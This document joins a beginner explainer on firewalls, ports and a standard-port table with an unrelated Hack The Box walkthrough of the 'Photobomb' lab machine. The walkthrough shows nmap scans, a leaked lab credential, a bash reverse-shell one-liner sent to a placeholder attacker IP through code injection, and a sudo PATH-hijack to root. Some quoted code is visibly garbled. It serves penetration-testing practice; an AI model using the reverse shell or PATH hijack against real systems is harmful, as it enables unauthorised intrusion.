Firewalls – Reality vs. Myth

The firewall, or firewall, was always a spectacular event in the days of the circus and traveling performers. People or animals would leap through it and be cheered by the crowd. However dramatic such a performance may have seemed to the spectators, the spectacle was quite calculated for the acrobat. After all, we know that fire is one of the most powerful primal elements that humankind has tamed.

In cybersecurity, the firewall is one of the most fundamental protective mechanisms for networked computer systems. This applies to both home computers and mainframes in data centers. However, the idea of ​​igniting one or more rings of fire around a computer is more comparable to a circus spectacle, often melodramatically depicted in movies. Statements like “The first firewall has fallen and the second is already 70% breached” are perfect for the screen but have nothing to do with reality.

Before we delve into the details, let’s briefly consider how computer systems are connected to form a network. The crucial detail we need is the IP address. In simpler terms, the IP address is the telephone number of the computer or device on the network. To connect to another computer, you need to know its IP address, just like a telephone and its phone number. Once the connection is established, information, or data, can be exchanged between the two devices. This information is broken down into small, manageable packets by the various internet protocols. A protocol is a defined set of rules that all participants must follow. This can easily be compared to sending a letter or package through the mail.

  1. Write the letter.
  2. Put the letter in an envelope and seal it.
  3. Write the recipient’s address on the front of the envelope.
  4. Write the sender’s address on the back of the envelope.
  5. Attach a sufficient stamp to the envelope and drop it in the mailbox.
  6. Write the letter.

Write a … Without knowing the internal workings of the postal service, we can assume that the letter will reach its recipient if we follow the protocol correctly. The same applies to the internet. Depending on the type of data, the computer selects a suitable program that implements the protocol for us. Based on the Internet Protocol (IP), which governs the connection between computers, there are other protocols that handle the data. Well-known protocols include HTTP(s) for websites and FTP for sending files.

Now let’s get to the main topic. What exactly is a firewall and what is it used for? Imagine a very long hallway with countless doors—65,536 doors to be precise. These doors can be opened inwards or outwards. We can therefore move from the hallway to the outside (outgoing traffic) or from the outside into the hallway (incoming traffic).

A Browser Game, (c) mediasinres.tv

These doors are called ports in technical jargon, and they have a fixed number. If you install special programs on your computer that can communicate with other computers, these programs are usually bound to such a port. Here’s a small example: Long before WhatsApp and similar apps, there was Internet Relay Chat, or IRC for short. If you installed IRC on your computer, it was hidden behind port 194. An important characteristic of ports is that if a program is already bound to a port, no other program can use that port.

A firewall allows you to selectively block these gateways to and from the internet. Basically, there are four different options for each gateway:

  1. Completely blocked,
  2. Inbound blocked,
  3. Outbound blocked, and
  4. Completely open.

Let’s return to our IRC example. If the gateway is completely blocked, we cannot send or receive messages, even though the program can be started on our computer. It cannot establish a connection to the network. If the inbound gateway is blocked, we cannot receive messages, but we can send them. If the outbound gateway is blocked, we can receive messages, but we cannot send any ourselves.

The biggest problem with using firewalls is that they are often not configured correctly. We distinguish between two options here. The most common option is called a blacklist and only regulates the ports specified in the list. Considering that there are 65,536 ports, this can become a very long and unwieldy list. The risk of forgetting something is very high. The advantage of this option is that it is very robust for inexperienced users. The other option is the so-called whitelist. This works in exactly the opposite way to the blacklist. By default, all ports are closed, and the user must explicitly specify which ports are allowed to be opened. As you can easily imagine, operating in whitelist mode requires a certain amount of user experience. You have to know which port belongs to which program and how to enter these rules into the firewall.

As we can see, the image of drawing a ring of fire around the computer is not a suitable way to visualize how a firewall works. Once the door—that is, on the computer—is blocked, installing another firewall on the computer makes little sense. In this case, the saying “two is better than one” doesn’t apply.

Attacks on firewalls typically involve searching for open ports and then exploiting them. This is done using so-called port scanners. Anyone wanting to try out such a port scanner shouldn’t do so without authorization. Searching for open ports on other people’s computers is already a criminal offense in Germany and many other parts of the world.

Another, very advanced attack scenario involves attacking the firewall program itself. Here, the aim is to find and exploit any existing programming errors in the firewall.

Firewalls are available for every operating system in a wide variety of forms. Professional network devices such as routers and switches may also have integrated firewalls. In this case, the router acts as a network computer and protects all devices connected to it. Before deciding on a specific program, you should find out that it is as easy to use as possible and comes from a reputable manufacturer.

List (incomplete) of the most well-known standard ports:

Portnummer     Servicename Beschreibung
21FTPFile Transfer Protocol
22SSH-SCPSecure Shell
23TelnetTelnet protocol
25SMTPSimple Mail Transfer Protocol
53DNSDomain Name System
80HTTPHypertext Transfer Protocol (HTTP)
110POP3Post Office Protocol v. 3
143IMAP4Internet Message Access Protocol v. 4
443HTTP over SSLHypertext Transfer Protocol Secure (HTTPS)
465SMTP over TLS/SSL, SSMAuthenticated SMTP over TLS/SSL (SMTPS)
587SMTPEmail message submission
993IMAP4 over SSLInternet Message Access Protocol
995POP3 over SSLPost Office Protocol 3
1194OpenVPNOpenVPN
1725SteamValve Steam Client uses port 1725 
2967Symantec AVSymantec System Center
3074XBOX LiveXbox LIVE and Games for Windows
3306MySQLMySQL database system
3724World of WarcraftSome Blizzard games

Photobomb: Hack The Box Write-up

Photobomb is a beginner-level Linux machine designed to provide a hands-on experience in cybersecurity. This setup allows users to apply their skills in identifying and exploiting common vulnerabilities, focusing on authentication, credential handling, and examining web application functionalities. Additionally, it offers opportunities to explore privilege escalation techniques through system scripting configurations. This machine provides a realistic and safe environment for learning about cybersecurity and penetration testing.

Reconnaissance

I started by performing a scan of all open TCP ports on the machine using the command: 

nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.182 -oG allPorts
> nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.11.182 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-09 11:31 CST
Initiating SYN Stealth Scan at 11:31
Scanning 10.10.11.182 [65535 ports]
Discovered open port 22/tcp on 10.10.11.182
Discovered open port 80/tcp on 10.10.11.182
Completed SYN Stealth Scan at 11:31, 23.71s elapsed (65535 total ports)
Nmap scan report for 10.10.11.182
Host is up, received user-set (0.45s latency).
Scanned at 2023-12-09 11:31:17 CST for 24s
Not shown: 35879 closed tcp ports (reset), 29654 filtered tcp ports (no-response) Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE    SERVICE   REASON
22/tcp open     ssh       syn-ack ttl 63
80/tcp open     http      syn-ack ttl 63

Read data files from: /usr/bin/../share/nmap 
Nmap done: 1 IP address (1 host up) scanned in 23.93 seconds
           Raw packets sent: 114608 (5.043MB) | Rcvd: 36317 (1.453MB)


Next, I used the extractPorts script to copy open ports to the clipboard. I then conducted a second nmap scan with this new information: 


nmap -sCV -p22,80 10.10.11.182 -oN targeted

For better visualization, I utilized bat (alias for cat) with the -l flag to highlight the output as if it were Java code. The scan revealed that TCP port 22 (commonly used for SSH) and port 80 (indicating a web server running on nginx) were open. The mention of “Ubuntu” alongside these results suggested a Linux machine.

Visiting http://10.10.11.182 redirected to http://photobomb.htb, but the page was not reachable due to Virtual Hosting. To resolve this, I added an entry with the IP and domain in the /etc/hosts file.

# Static table lookup for hostnames.
# See hosts(5) for details.
# IPV4
127.0.0.1    localhost
127.0.0.1    hack4u.localhost    hack4u
127.0.0.1    hack4u.localdomain  hack4u
10.10.11.182 photobomb.htb  # <- this is the entry we have to add 
#IPV6
::1          localhost  ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters


After this adjustment, refreshing the browser displayed the website. Exploring the site revealed an authentication form accessible by clicking “click here!”.

Inspecting the source code (CTRL+U) showed mostly plain HTML, with references to a CSS stylesheet and a JavaScript file named photobomb.js.

<!DOCTYPE html>
<html> 
<head> 
  <title>Photobomb</title> 
  <link type="text/css" rel="stylesheet" href-"styles.css" media="all" /> 
  <script sre="photobomb.Js"></script> 
</head> 
<body>
  <div id="container"> 
    <header>
     <hl><a href-"/">Photobomb</a></h1>
    </header>
    <article>
      <h2>Welcome to your new Photobomb franchise!</h2>
      <p>You will soon be making an amazing income selling premium photographic gifts.</p> 
      <p>This state of-the-art web application is your gateway to this fantastic new life. Your wish is its command.</p>
      <p>To get started, please <a href-"/printer" class-"creds">click here!</a> (the credentials are in your welcome pack) .</p> 
   <p>If you have any problems with your printer, please call our Technical Support team on 4 4283 77468377.</p>
    </article> 
  </div>
</body>
</html>

Examining the photobomb.js script revealed a credentials leak.

function init () { 
  // Jameson: pre-populate creds for tech support as they keep forgetting them and emailing me 
  if (document.cookie.match(/”(.*;)?\s*isPhotoBombTechSupport\s*=\s*[~:}+(=¥)75/)) { 

    document.getElement sByClassName('creds')[0].setAttribute ('href',('http://pHOt0:bOMb! @photobomb.htb/printer'); 
    } 
} 
window.onload = init;

I stored these credentials for potential future use.

Exploitation


Using the discovered credentials, I accessed the website through the authentication form. The website’s functionality involved choosing a picture, format, and size for downloading. I wondered how the HTTP request was structured.


Using Burp Suite, I intercepted the request and sent it to the repeater for modification.


The HTTP 500 internal server error response indicated the possibility of code injection. To exploit this, I created a URL-encoded reverse shell one-liner: 

/bin/bash -c 'sh -i >& /dev/tcp/AttackerIP/AttackerPort 0>&1'

, replacing the IP and port with my listener setup.


Setting up a netcat listener on the designated port and sending the modified request through Burp Suite resulted in a successful reverse shell connection.

For an improved terminal experience, I performed a TTY upgrade.

Privilege Escalation

Investigating potential sudo privileges with 

sudo -l revealed a script, /opt/cleanup.sh

that could be executed without a password.


The script, shown in the following image, contained a line starting with ‘find’ (not /usr/bin/find), allowing me to exploit the PATH variable. I created a file named ‘find’ containing ‘sh’ to hijack the script’s execution path.


I ran the script with a modified PATH, causing it to execute my ‘find’ script instead of the intended binary: 

sudo PATH=$PWD:$PATH /opt/cleanup.sh

This granted me a shell with root privileges, as demonstrated in the final image, where I accessed the root flag.

Conclusion

The Photobomb machine provided a comprehensive learning experience in web exploitation and privilege escalation. Through methodical reconnaissance, code injection, and clever manipulation of system configurations, I gained both user and root access. This exercise underscored the importance of thorough system auditing and the potential dangers of overlooked vulnerabilities.